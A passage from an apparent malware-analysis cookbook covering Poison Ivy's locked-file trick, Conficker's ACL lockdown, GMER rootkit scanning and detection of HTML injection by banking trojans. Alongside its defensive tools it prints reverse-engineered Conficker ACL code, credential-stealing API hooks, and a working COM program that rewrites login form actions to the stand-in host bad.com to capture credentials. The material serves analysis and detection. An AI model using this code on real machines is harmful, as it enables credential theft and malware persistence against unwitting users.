1. The first two commands identify the Explorer process and switch into its context.

```
lkd> !process 0 0
PROCESS 82174278 SessionId: 0 Cid: 0638 Peb: 7ffdb000
ParentCid: 060c DirBase: 1215b000 ObjectTable: e1aae630
HandleCount: 532 Image: explorer.exe

lkd> .process /p /r 82174278
Implicit process is now 82174278
```



2. The next command prints details about the suspect handle within Explorer. You can see that the handle is to a File object, the object's address is 82261028, and the object's name is `toli.exe`.

```
lkd> !handle 204
Handle table at e10f2000 with 542 Entries in use
0204: Object: 82261028 GrantedAccess: 00120089 Entry: e1eb2408
Object: 82261028 Type: (823eb040) File
      ObjectHeader: 82261010 (old version)
            HandleCount: 1 PointerCount: 1
            Directory Object: 00000000
            Name: \WINDOWS\system32\toli.exe {HarddiskVolume1}
```

3. Using the object's address, you can apply the fields for a `_FILE_OBJECT` structure and see the effective sharing modes. As noted in bold, the `ShareRead`, `ShareWrite`, and `ShareDelete` values are all 0. This explains why you cannot currently access the file.

```
lkd> dt _FILE_OBJECT 82261028
nt!_FILE_OBJECT
+0x000 Type                : 5
+0x002 Size                : 112
+0x004 DeviceObject        : 0x823a1c08 _DEVICE_OBJECT
+0x008 Vpb                : 0x823af130 _VPB
+0x00c FsContext           : 0xe1e8e0d0
+0x010 FsContext2         : 0xe18c8a00
+0x014 SectionObjectPointer : 0x81e2667c
+0x018 PrivateCacheMap     : (null)
+0x01c FinalStatus         : 0
+0x020 RelatedFileObject   : (null)
+0x024 LockOperation       : 0 ''
+0x025 DeletePending       : 0 ''
+0x026 ReadAccess          : 0x1 ''
+0x027 WriteAccess         : 0 ''
+0x028 DeleteAccess        : 0 ''
+0x029 SharedRead         : 0 ''
+0x02a SharedWrite        : 0 ''
+0x02b SharedDelete       : 0 ''
[REMOVED]
```

## How to Bypass the Locked File

The following list summarizes the options available to you at this point if you need to copy or delete (referred to *access* in the list) the locked file.

- Forcefully terminate Explorer and hope Poison Ivy doesn't reinfect Explorer when it restarts. Then access the file.
- Boot into safe mode and access the file before Poison Ivy starts.

- Boot the computer using a live Linux CD, mount the Windows drive with read/write permissions, then access the file.
- Use an anti-rootkit tool like GMER (see Recipe 10-6) to access the file.

The following code shows yet another technique that is useful because it doesn't terminate any processes or require rebooting. It is also a command-line utility, so you can use it remotely via PsExec. The program closes the open handle to the file you want to access by creating a duplicate handle with `DUPLICATE_CLOSE_SOURCE` access rights. This frees up the file for you to access as you wish.

```
int _tmain(int argc, _TCHAR* argv[])
{
    if (argc != 3) {
        _tprintf(_T("Usage: %s <pid> <handle>\n"), argv[0]);
        return -1;
    }

    Enable(SE_DEBUG_NAME); // Enable debug privilege

    DWORD dwPid = _tcstoul(argv[1], NULL, 0);
    DWORD dwHval = _tcstoul(argv[2], NULL, 0);

    HANDLE hDupHandle;
    BOOL bStatus = FALSE;

    HANDLE hProc = OpenProcess(PROCESS_DUP_HANDLE, FALSE, dwPid);
    if (hProc != NULL) {
        if (DuplicateHandle(hProc,
            (HANDLE)dwHval,
            GetCurrentProcess(),
            &hDupHandle,
            0, FALSE,
            DUPLICATE_SAME_ACCESS|DUPLICATE_CLOSE_SOURCE))
        {
            if (CloseHandle(hDupHandle)) {
                bStatus = TRUE;
            }
        }
        CloseHandle(hProc);
    }

    if (bStatus) {
        _tprintf(_T("Cannot close the remote handle!\n"));
    } else {
        _tprintf(_T("Remote handle close succeeded!\n"));
    }

    return 0;
}
```

To use the program, you pass it the PID of the owning process (1592 for Explorer in this case) and the handle value for the object you want to access. The following commands show how it closes Explorer's handle to `toli.exe`, which then allows you to copy it and/or delete it.

```
F:\>closehandle.exe 1592 0x204
Remote handle close succeeded!

F:\>copy c:\windows\system32\toli.exe copy.exe
1 file(s) copied.

F:\>del c:\windows\system32\toli.exe
```

In conclusion, Poison Ivy uses a very simple trick to protect its components, but that is the beauty of it. Refusing to share files with other processes is both legitimate and ordinary, so anti-rootkit tools won't flag it as suspicious. But it is still an effective way for malware to squeeze in a few moments of extra run-time on the victim system while an investigator figures out how to disable it.

<sup>14</sup><http://www.poisonivy-rat.com/>

## RECIPE 10-5: BYPASSING CONFICKER'S FILE SYSTEM ACL RESTRICTIONS



*You can find supporting materials for this recipe on the companion DVD.*

The infamous Conficker worm went one step further than Poison Ivy to prevent access to its files. It dropped a DLL into the `system32` directory and then altered the file's ACL (Access Control List) so that other processes could only execute it. Attempts to read from or write to the DLL were denied, even if made by a process running with administrative rights. This made it difficult to remove Conficker from infected machines and allowed the worm to evade some antivirus programs because they weren't able to open the DLL in order to scan it.

To demonstrate the effect of Conficker's ACL modifications, consider the following example. We made a copy of `kernel32.dll` and placed it in the root directory. This copy of `kernel32.dll` will simulate a Conficker binary in our example case. Using Sysinternals' `AccessChk`<sup>15</sup> tool, you can print the effective permissions for the DLL:

```
C:\> copy C:\WINDOWS\system32\kernel32.dll test.dll
C:\> accesschk.exe -v test.dll
```

```
Accesschk v4.23 - Reports effective permissions for securable objects
Copyright (C) 2006-2008 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
c:\test.dll
RW BUILTIN\Administrators
FILE_ALL_ACCESS
```

```

RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
RW JASONRESACC69\Administrator
    FILE_ALL_ACCESS
R   BUILTIN\Users
    FILE_EXECUTE
    FILE_LIST_DIRECTORY
    FILE_READ_ATTRIBUTES
    FILE_READ_DATA
    FILE_READ_EA
    FILE_TRAVERSE
    SYNCHRONIZE
    READ_CONTROL

```

As you can see, administrators currently have full control over the file (`FILE_ALL_ACCESS`). In order to change the security, Conficker adds an ACE (this stands for Access Control Entry, which is an entry in an ACL) to the DLL by calling `AddAccessAllowedAce`. The trick with this API function is that it does not automatically preserve existing ACEs (it is up to the programmer to copy them), so the code that follows essentially replaces all existing ACEs with a single ACE. The single ACE denies read and write access to all users, including administrators. We reverse-engineered the code as it appeared in a Conficker binary.

```

void SetSecurity(LPTSTR szFile)
{
    SECURITY_DESCRIPTOR pSD;
    SID_IDENTIFIER_AUTHORITY SIDAuthWorld =
        SECURITY_WORLD_SID_AUTHORITY;
    PSID pEveryoneSID;
    PACL pAcl;
    DWORD nAclLength;
    int iRet = 0;

    // initialize the security descriptor
    if (!InitializeSecurityDescriptor(
        &pSD, SECURITY_DESCRIPTOR_REVISION)) {
        return;
    }

    // allocate a security identifier (SID) for the
    // "world" or "everyone" - a group that includes
    // all users on the system
    if (!AllocateAndInitializeSid(&SIDAuthWorld,
        1,
        0,
        0, 0, 0, 0, 0, 0, &pEveryoneSID)) {
        return;
    }
}

```

```

// allocate memory for the ACL
nAclLength = GetLengthSid(pEveryoneSID) + 16;
pAcl = (PACL) new char[nAclLength];

if (pAcl) {
    InitializeAcl(pAcl, nAclLength, ACL_REVISION);
    // add the access control entry that allows
    // execution and synchronization on the object
    AddAccessAllowedAce(pAcl,
        ACL_REVISION,
        FILE_EXECUTE|SYNCHRONIZE,
        pEveryoneSID);
    // associate the ACL with the security descriptor
    SetSecurityDescriptorDacl(&pSD, TRUE, pAcl, FALSE);
    // apply the new security settings to the file
    SetFileSecurity(szFile, DACL_SECURITY_INFORMATION, &pSD);
    delete[] pAcl;
}

FreeSid(pEveryoneSID);
return;
}

```

After using the function to change the security settings for test.dll, you can check the effective permissions again to see how they changed:

```
C:\> accesschk.exe -v test.dll
```

```

Accesschk v4.23 - Reports effective permissions for securable objects
Copyright (C) 2006-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

```

```

c:\test.dll
R Everyone
    FILE_EXECUTE
    FILE_TRAVERSE
    SYNCHRONIZE

```

At this point, processes can load the DLL for execution, but they cannot read from or write to it. You can verify this by attempting to read with `more` and write with `echo`, and then executing the DLL with `rundll32`. The parameters we passed to `tasklist` identify any processes with a loaded module named test.dll—this verifies that `rundll32` can execute the DLL.

```
C:\> more < test.dll
Access denied
```

```
C:\> echo 1 > test.dll
Access denied
```

```
C:\> rundll132 test.dll,Sleep 10000
C:\> tasklist /FI "MODULES eq test.dll"
```

Image Name	PID	Session Name	Session#	Mem Usage
=====	=====	=====	=====	=====
rundll132.exe	2080	Console	0	3,164 K

## Bypassing ACLs with Backup Semantics

One technique you can use to get access to the protected file without rebooting or powering down is to use backup semantics. To do this, you create a program that passes the `FILE_FLAG_BACKUP_SEMANTICS` in the `dwFlagsAndAttributes` argument to `CreateFile`. This special flag indicates that your process is requesting access to the file for backup or restoration purposes. Your process must have enabled the `SE_BACKUP_NAME` and `SE_RESTORE_NAME` privileges in order for this to work. As a result of these actions, your process gains *super user* access to the protected file, even if the ACL normally denies access. Here is an example:

```
HANDLE hFile = CreateFile("c:\\test.dll",
    GENERIC_READ|GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_FLAG_BACKUP_SEMANTICS,
    NULL);

if (hFile != INVALID_HANDLE_VALUE) {
    //ReadFile or WriteFile here
    CloseHandle(hFile);
}
```

So you can use this method to bypass Conficker's ACL modifications, but with one caveat—you still can't write to the DLL as long as it's loaded into a process. At this point, however, it's not an ACL issue anymore; it is a DLL reference issue. What you need to do is either terminate the infected process or force it to unload the DLL. Process Hacker allows you to unload DLLs from a process, or you can create your own tool that calls `FreeLibrary` remotely (see Recipe 13-4). However, unloading a DLL in one of these manners is risky and could crash the process.

## Bypassing ACLs with `cacls.exe`

Another option you can consider involves the `cacls.exe` utility supplied with Windows (or `xcaccls.exe`).<sup>16</sup> Using these tools, you can change ACLs via command line to revert the changes that Conficker made to its DLL. In particular, you can remove execute rights for all users, and then reboot the infected machine. Upon rebooting, the malware won't be

able to start running and you can successfully copy and/or delete the DLL. You can follow these steps:

1. Check the existing access. This should reflect something similar to what `accesschk.exe` shows.

```
C:\>cacls test.dll
test.dll Everyone:(special access:)
                        SYNCHRONIZE
                        FILE_EXECUTE
```

2. Remove all access from the `Everyone` user.

```
C:\>cacls test.dll /E /R Everyone
processed file: C:\test.dll
```

3. Add read capabilities to the `Administrator` user (do not add execute).

```
C:\>cacls test.dll /E /G Administrator:R
processed file: C:\test.dll
```

4. Check the existing access again to make sure your changes were successful.

```
C:\>cacls test.dll
C:\test.dll JASONRESACC69\Administrator:R
```

5. Now you can reboot the computer and the DLL will not activate, since it is no longer executable.

<sup>15</sup><http://technet.microsoft.com/en-us/sysinternals/bb664922.aspx>

<sup>16</sup><http://support.microsoft.com/kb/318754>

## RECIPE 10-6: SCANNING FOR ROOTKITS WITH GMER

GMER<sup>17</sup> from is a powerful standalone rootkit detection and removal tool. The tool currently works on Windows NT, 2000, XP, and Vista; it is able to detect a majority of the rootkits that are in the wild. Unfortunately, there's no command-line interface to GMER, but that's not a major drawback, considering its capabilities. Here is a summary of what it scans for:

- Hidden processes, hidden DLLs, hidden threads, hidden kernel drivers, hidden services, hidden files, and hidden Registry keys
- Alternate data streams

- ## Scanning with GMER

**Figure 10-3:** Scanning a system for rootkits with GMER




Based on the output, you can make the following conclusions:

- **The malware has installed IAT hooks.**
  - GMER shows the alg.exe process (PID 2324) is infected, but most likely, other processes that you can't see in the image are also infected.
  - The malware modifies the IAT of *all* modules loaded in alg.exe, including ole32.dll, WS2HELP.dll, SHELL32.dll, SHLWAPI.dll, and wininet.dll.
  - The API functions hooked within these modules include `GetClipboardData` (for stealing clipboard contents), `TranslateMessage` (for stealing keystrokes), and `NtQueryDirectoryFile` (for hiding files).
  - The Value field indicates where calls to the hooked API functions are redirected. All values are within the range 00A1???? - 00AA?????. Therefore, you can expect to find the rootkit code at those addresses in the memory of alg.exe.
- **The malware has installed a kernel driver.**
  - It exploited Windows' layered driver architecture and loaded a malicious driver into the TCP/IP stack.
  - The rootkit can monitor traffic, redirect connections, or hide backdoor connections to the victim machine.
  - The name of the malicious driver is windev-36cb-75e3.sys.
- **The malware is hiding a service.**
  - The hidden service has the same name as the malicious driver, so you know the two are related.
  - You can click on the hidden entry and disable or delete the service.
- **The malware is hiding Registry keys.**
  - The data that is hidden actually contains the hidden service's configuration.


## Using GMER to Explore

If you click the Files tab in GMER, you can browse through the file system at a lower level than Windows Explorer. Thus, you can see files that rootkits typically hide from Explorer and other applications that run in user mode. Of course, it may be possible to also hide from GMER, but the driver that GMER loads to access the file system ensures that you have a very good chance of finding hidden files if they exist. Figure 10-4 shows an example of the file system browser. We selected the Only hidden box and navigated to the system32 directory, which quickly narrowed down the results to four malicious files. From here, you can either copy the files to another location (like a USB drive) or delete them.



**Figure 10-4:** Finding and deleting hidden files

GMER's Registry tab allows you to browse through the Registry in a similar manner to Regedit. However, using GMER, you can see keys and values that are hidden by rootkits or that you simply don't have permission to view in normal situations (such as the SAM or protected storage system provider keys). As with files on the file system, GMER highlights hidden Registry keys in red so you can tell them apart from everything else. Figure 10-5 shows how you can edit the data for hidden value in order to disable automatically starting programs.



**Figure 10-5:** Finding and deleting hidden Registry keys

The following list identifies a few other anti-rootkit tools that you can use to explore how malware alters a system. Some of the tools do not have a dedicated website or may no longer be supported, but they all have very powerful rootkit detection capabilities.

- Rootkit Unhooker<sup>18</sup>
- IceSword<sup>19</sup>
- Kernel Detective<sup>20</sup>
- XueTr<sup>21</sup>
- RootRepeal<sup>22</sup>

- <sup>17</sup> <http://www.gmer.net>
- <sup>18</sup> <http://www.rootkit.com/newsread.php?newsid=902>
- <sup>19</sup> <http://www.antirootkit.com/software/IceSword.htm>
- <sup>20</sup> [http://www.woodmann.com/collaborative/tools/index.php/Kernel\\_Detective](http://www.woodmann.com/collaborative/tools/index.php/Kernel_Detective)
- <sup>21</sup> <http://xuetr.com/download/XueTr.zip>
- <sup>22</sup> <http://sites.google.com/site/rootrepeal/>

## RECIPE 10-7: DETECTING HTML INJECTION BY INSPECTING IE'S DOM




*You can find supporting material for this recipe on the companion DVD.*

HTML injection is a common attack carried out by banking trojans such as Silent Banker, Limbo, and Zeus. This recipe presents multiple methods of performing HTML injection, describes how each method works, and shows how you can detect the presence of HTML-injecting malware on a computer.

### HTML Injection

The point of an HTML injection attack is to insert extra fields into a user's browser when he or she visits a login page (usually for a banking site, social networking site, or webmail site). To the end user, the extra fields appear legitimate because they blend in with the rest of the login form. Consider the two images in Figure 10-6, for example. The image on the left is from a clean system and the image on the right is from an infected system. The extra field requests a user's PIN, which to some users may not seem out of the ordinary, especially if their financial institution is asking over an SSL-protected connection. After a user fills out the form and clicks Go, the malware extracts the credentials from the page along with the additional PIN.



**Figure 10-6:** HTML injection attacks trick users into entering extra information

**NOTE**

HTML injection does not always produce a visual change on the target website, as portrayed in Figure 10-6. In the next example discussed shortly, it just replaces the HTML form action so that the browser sends credentials to an attacker's server instead.

**HTML Injection with MITM**

HTML injection can be done with a traditional MITM (man-in-the-middle) attack, where a malicious host positions itself on the network between the web server and the victim's computer. This position enables the attacker to replace or insert data into the server's response before it reaches the victim. Because of the complexities involving SSL and the requirement of a unique network standpoint, the traditional MITM attack is least common. There are two more prevalent methods, which include API hooking and IE DOM modification.

**HTML Injection with API Hooking**

Recipe 9-8 explained how you can create DLLs that hook API functions. This is similar in concept to what malware authors use to hook APIs, except they use different hooking libraries. The usual suspects in terms of which functions to hook are `InternetReadFile` and `HttpSendRequest`. Internet Explorer calls `InternetReadFile` to fetch a specified number of bytes from the server's reply and then displays it in the browser. Thus, by hooking this function, malware can alter the reply before it is presented to the user.

In the other direction, `HttpSendRequest` sends a request containing an optional POST payload to the web server. By hooking this function, malware can extract credentials from the POST payload. It doesn't matter if a user visits the HTTPS (SSL-protected) version of a login page because `InternetReadFile` receives data *after decryption* and `HttpSendRequest` receives data *before encryption*. Therefore, the malware can see everything in the clear. The code that follows shows an example of how malware utilizes API hooks to perform HTML injection.

```

BOOL Hook_InternetReadFile(
    __in  HINTERNET hFile,
    __out LPVOID lpBuffer,
    __in  DWORD dwNumberOfBytesToRead,
    __out LPDWORD lpdwNumberOfBytesRead)
{
    // call the real function first
    BOOL bRet = True_InternetReadFile(
        hFile,
        lpBuffer,
        dwNumberOfBytesToRead,
        lpdwNumberOfBytesRead);

    DWORD dwErr = GetLastError();

```

```

// is the user visiting a targeted site?
if (IsTarget(hInet)) {
    // we don't actually define this function, but
    // theoretically it modifies data in the lpBuffer
    // value (pointer to HTTP/HTTPS reply) and then
    // fixes up the lpdwNumberOfBytesRead value to
    // reflect any changes in the buffer's size
    InjectHTML(hInet,
        lpBuffer,
        lpdwNumberOfBytesRead);
}

SetLastError(dwErr);
return bRet;
}

BOOL Hook_HttpSendRequestA(
    __in HINTERNET hRequest,
    __in LPCTSTR lpszHeaders,
    __in DWORD dwHeadersLength,
    __in LPVOID lpOptional,
    __in DWORD dwOptionalLength)
{
    if (IsTarget(hRequest) && // visiting a targeted site?
        lpOptional != NULL && // a POST payload exists
        dwOptionalLength > 0) // a POST payload exists
    {
        // we don't actually define this function, but
        // theoretically it scans the POST payload for
        // the user's login name, password, and answers
        // to any extra fields inserted into the page
        // by the InternetReadFile hook. it will optionally
        // allocate a new buffer for the lpOptional data
        // that doesn't contain the extra fields before
        // calling the real HttpSendRequestA function so
        // that the legit web server doesn't see extraneous
        // fields, which could indicate HTML injection
        ExtractCredentials(
            hRequest,
            lpOptional,
            dwOptionalLength);
    }

    // call the real function
    return True_HttpSendRequestA(
        hRequest,
        lpszHeaders,
        dwHeadersLength,
        lpOptional,
        dwOptionalLength);
}

```

## HTML Injection with IE DOM Modification

Internet Explorer's DOM (Document Object Model) is commonly exploited by malware for many purposes. As you might have guessed, HTML injection is one of those purposes. You can think of the DOM as a collection of elements that make up a web page. Each element of the page, such as an individual link, form, anchor, text box, or table, can be manipulated using special interfaces. After "connecting" to the DOM of a given browser instance (discussed in just a moment), the malicious code can do things like monitor all URLs the user visits, force the browser to POST data to an attacker-controlled site, and remove columns from HTML tables to hide transactions on online balance statements.

The two interfaces that are most relevant to manipulating the DOM are `IWebBrowser2`<sup>23</sup> and `IHTMLDocument2`.<sup>24</sup> Malware can access these interfaces by loading a DLL into Internet Explorer (for example, as a Browser Helper Object) or from a separate process that does not need to inject code into IE. To demonstrate how it all works, we created a simple login page using the following HTML and placed it at `http://www.1234.org/login.php` (1234 is just an example):

```
<table width="300" align="center">
<tr>
<form method="POST" action="checklogin.php">
<td>
<table width="100%">
<tr>
<td colspan="2"><b>Member Login</b></td>
</tr>
<tr>
<td>Username:</td>
<td><input name="user" type="text"></td>
</tr>
<tr>
<td>Password:</td>
<td><input name="pass" type="text"></td>
</tr>
<tr>
<td>&nbsp;</td>
<td><input type="submit" name="Submit" value="Login"></td>
</tr>
</table>
</td>
</form>
</tr>
</table>
```

As you can see, the form's method is POST and its action is `checklogin.php`. An attacker may want to override the form's action so that the browser sends credentials to an attacker-controlled site when the user clicks the Login button. The following code shows one method of accomplishing this task. Once active on a victim's machine, the program waits for the

user to visit <http://www.1234.org/login.php> and then it drills down to the form element using the DOM interfaces. It changes the form action to <http://bad.com/creds.php>, which completes the injection.

```
int main(void)
{
    HRESULT hr;
    IShellWindows *shell;
    IDispatch *folder;
    IDispatch *html;
    IWebBrowser2 *browser;
    IHTMLDocument2 *doc;
    LONG Count;
    VARIANT vIndex;
    BOOL bDone = FALSE;

    CoInitialize(NULL);

    DWORD dwFlags = CLSCTX_REMOTE_SERVER |
                   CLSCTX_LOCAL_SERVER |
                   CLSCTX_INPROC_HANDLER |
                   CLSCTX_INPROC_SERVER;

    // wait forever until the user visits a target page
    while(1) {

        // get a pointer to IShellWindows interface
        hr = CoCreateInstance(CLSID_ShellWindows,
                             NULL, dwFlags,
                             IID_IShellWindows, (void **)&shell);

        if (hr != S_OK) {
            printf("CoCreateInstance failed: 0x%x!\n", hr);
            break;
        }

        // loop through all existing windows
        shell->get_Count(&Count);
        for(int i=0; i<Count; i++)
        {
            VariantInit(&vIndex);
            vIndex.vt = VT_I4;
            vIndex.lVal = i;

            hr = shell->Item(vIndex, (IDispatch **)&folder);
            if (hr != S_OK || !folder) {
                continue;
            }

            // try to get an IWebBrowser2 interface
```

```

        hr = folder->QueryInterface(IID_IWebBrowser2,
                                   (void **)&browser);
        if (hr != S_OK || !browser) {
            folder->Release();
            continue;
        }

        // if the user visited a target page, wait for it to
        // finish loading, derive an IHTMLDocument2 interface
        // from the browser, then attempt the HTML injection.
        if (IsReadyTarget(browser)) {
            hr = browser->get_Document((IDispatch **)&html);
            if (hr == S_OK && html) {
                hr = html->QueryInterface(IID_IHTMLDocument2,
                                           (void **)&doc);

                if (hr == S_OK && doc) {
                    bDone = ReplaceForms(doc);
                    doc->Release();
                }
                html->Release();
            }
            browser->Release();
        }

        shell->Release();

        // if we succeeded, exit the loop
        if (bDone) break;
        Sleep(1000);
    }

    CoUninitialize();
    return 0;
}

// this function returns true if the user visited
// a target website and if the page is done loading
BOOL IsReadyTarget(IWebBrowser2 *browser)
{
    HRESULT hr;
    VARIANT_BOOL vBool;
    BSTR bstrUrl;
    BOOL bRet = FALSE;
    LPWSTR szTarget = L"http://www.1234.org/login.php";

    // we only care about visible browsers
    browser->get_Visible(&vBool);
    if (!vBool)
        return FALSE;

```



```

// get the visited URL
hr = browser->get_LocationURL(&bstrUrl);
if (hr != S_OK || !bstrUrl)
    return FALSE;

// check the URL and wait for it to load
if (wcsstr((LPCWSTR)bstrUrl, szTarget) != NULL) {
    do {
        browser->get_Busy(&vBool);
        Sleep(100);
    } while (vBool);
    bRet = TRUE;
}
SysFreeString(bstrUrl);
return bRet;
}

BOOL ReplaceForms(IHTMLDocument2 *doc)
{
    HRESULT hr;
    IHTMLCollection *forms;
    IHTMLFormElement *element;
    IDispatch *theform;
    VARIANT vEmpty;
    VARIANT vIndexForms;
    LONG CountForms;
    BOOL bRet = FALSE;
    BSTR bstrEvil = SysAllocString(L"http://bad.com/creds.php");

    // query for the doc's forms
    hr = doc->get_forms((IHTMLCollection**)&forms);

    if (hr != S_OK || !forms)
        return FALSE;

    // loop for each form in the doc
    forms->get_length(&CountForms);
    for (int j=0; j<CountForms; j++)
    {
        VariantInit(&vIndexForms);
        VariantInit(&vEmpty);
        vIndexForms.vt = VT_I4;
        vIndexForms.lVal = j;

        // get the form
        hr = forms->item(vIndexForms, vEmpty, (IDispatch**)&theform);
        if (hr != S_OK || !theform) {
            continue;
        }
        // get the form element

```

```

        hr = theform->QueryInterface(IID_IHTMLFormElement,
                                    (void**)&element);
    if (hr == S_OK && element) {
        // replace the form action with a malicious URL
        hr = element->put_action(bstrEvil);
        if (hr == S_OK) {
            bRet = TRUE;
        }
        element->Release();
    }
    theform->Release();
}

forms->Release();
SysFreeString(bstrEvil);
return bRet;
}

```


## Detecting HTML Injection on Live Machines

API hooking is a simple and effective approach to HTML injection, but it is easy to detect. Any anti-rootkit scanner can list which functions are hooked, and there aren't many legitimate reasons to hook `InternetReadFile` and `HttpSendRequest`. DOM modification is a bit trickier because it doesn't hook any functions. That said, regardless of whether malware uses API hooking or DOM modification, the changes (injected HTML) are only reflected in the memory of the browser process. If the browser caches the web page, then there will be a file in the Temporary Internet Files folder that contains an original copy of the page content.

Take a look at Figure 10-7, which shows the appearance of a browser after conducting the DOM modification attack. If you choose View ⇌ Source in the browser, IE accesses the cached page from disk rather than from memory. Therefore, by viewing the HTML source in this manner, you cannot tell if the browser's view of the page has been altered. Notice how the source still indicates that the form will POST data to `checklogin.php`.

To detect HTML injection, we developed a tool that you can find on the book's DVD named `HTMLInjectionDetector.exe`. It works in the following manner:

1. You run `HTMLInjectionDetector.exe` on a machine you suspect to be infected. Call it from the command line and pass it a text file that contains the list of websites that you want to check.
2. The program starts a new Internet Explorer process for each website, navigates to the specified URL, and waits for the URL you specified to finish loading. It waits an additional few seconds to let any malware on the system perform the HTML injection.



**Figure 10-7:** When you view the source in IE, the content comes from the cache file.

3. The program accesses the browser's DOM (using the same APIs as shown in the sample malicious program), but instead of making modifications, it just dumps a copy of the page's contents to a file. The file will exist in your working directory with a `_dom.txt` extension.
4. The program checks to see if the browser cached a copy of the page for your specified URL using the `GetUrlCacheEntryInfo` API. If so, it copies the cached file from the Temporary Internet Files folder to your working directory with a `_cache.txt` extension.
5. The program takes a screenshot of the IE window and saves it in your working directory (so you can see how the HTML appeared in a browser).

Here is an example of how to use the `HTMLInjectionDetector.exe` program:

```
C:\>HTMLInjectionDetector.exe -h
```

```
Usage: HTMLInjectionDetector.exe [OPTIONS]
```

```
OPTIONS:
```

```
-h          show this message and exit
-f <FILE>   text file with URLs to check
-s          save screen shots (default=no)
```

```
[ERROR] You must supply a file with URLs!
```

```
C:\>echo http://www.1234.org/login.php > urls.txt
```

```
C:\>HTMLInjectionDetector.exe -f urls.txt -s
```

```
Requested URL: http://www.1234.org/login.php
```

```
Redirect URL: http://www.1234.org/login.php
```

```
Navigate completed. Waiting 3 seconds.
```

```
Dumped 425 bytes of page content to www.1234.org_dom.txt
```

```
Cache file: C:\Documents and Settings\Administrator\
```

```
Local Settings\Temporary Internet Files\Content.IE5\Z7N9YX3C\login[1].htm
```


```
Copied to: www.1234.org_cache.txt
```

```
Saved BMP to www.1234.org.bmp
```

Now you should have the following three files:

- **www.1234.org\_dom.txt**: A copy of the HTML as displayed in the IE browser
- **www.1234.org\_cache.txt**: A copy of the HTML as originally returned by the web server
- **www.1234.org.bmp**: A screen shot of the browser's display of the visited URL

Figure 10-8 shows that you can easily determine modifications to the page by exploring the contents of the files.



**Figure 10-8:** Comparing the DOM and cached file view shows a discrepancy.

As we have shown, even if you know exactly how a website should appear in your browser, and if you double-check the validity of form actions and other page variables by viewing the page source, there's still a possibility that malware could have modified the browser. The attack that we conducted for demonstration purposes is obviously just a

proof-of-concept. If attackers replaced forms on an HTTPS website so that it POSTs data to an HTTP website, the user would likely see a prompt or warning. However, we've also seen malware that disables such warnings by setting the error mode in Internet Explorer.

<sup>23</sup><http://msdn.microsoft.com/en-us/library/aa752127%28VS.85%29.aspx>

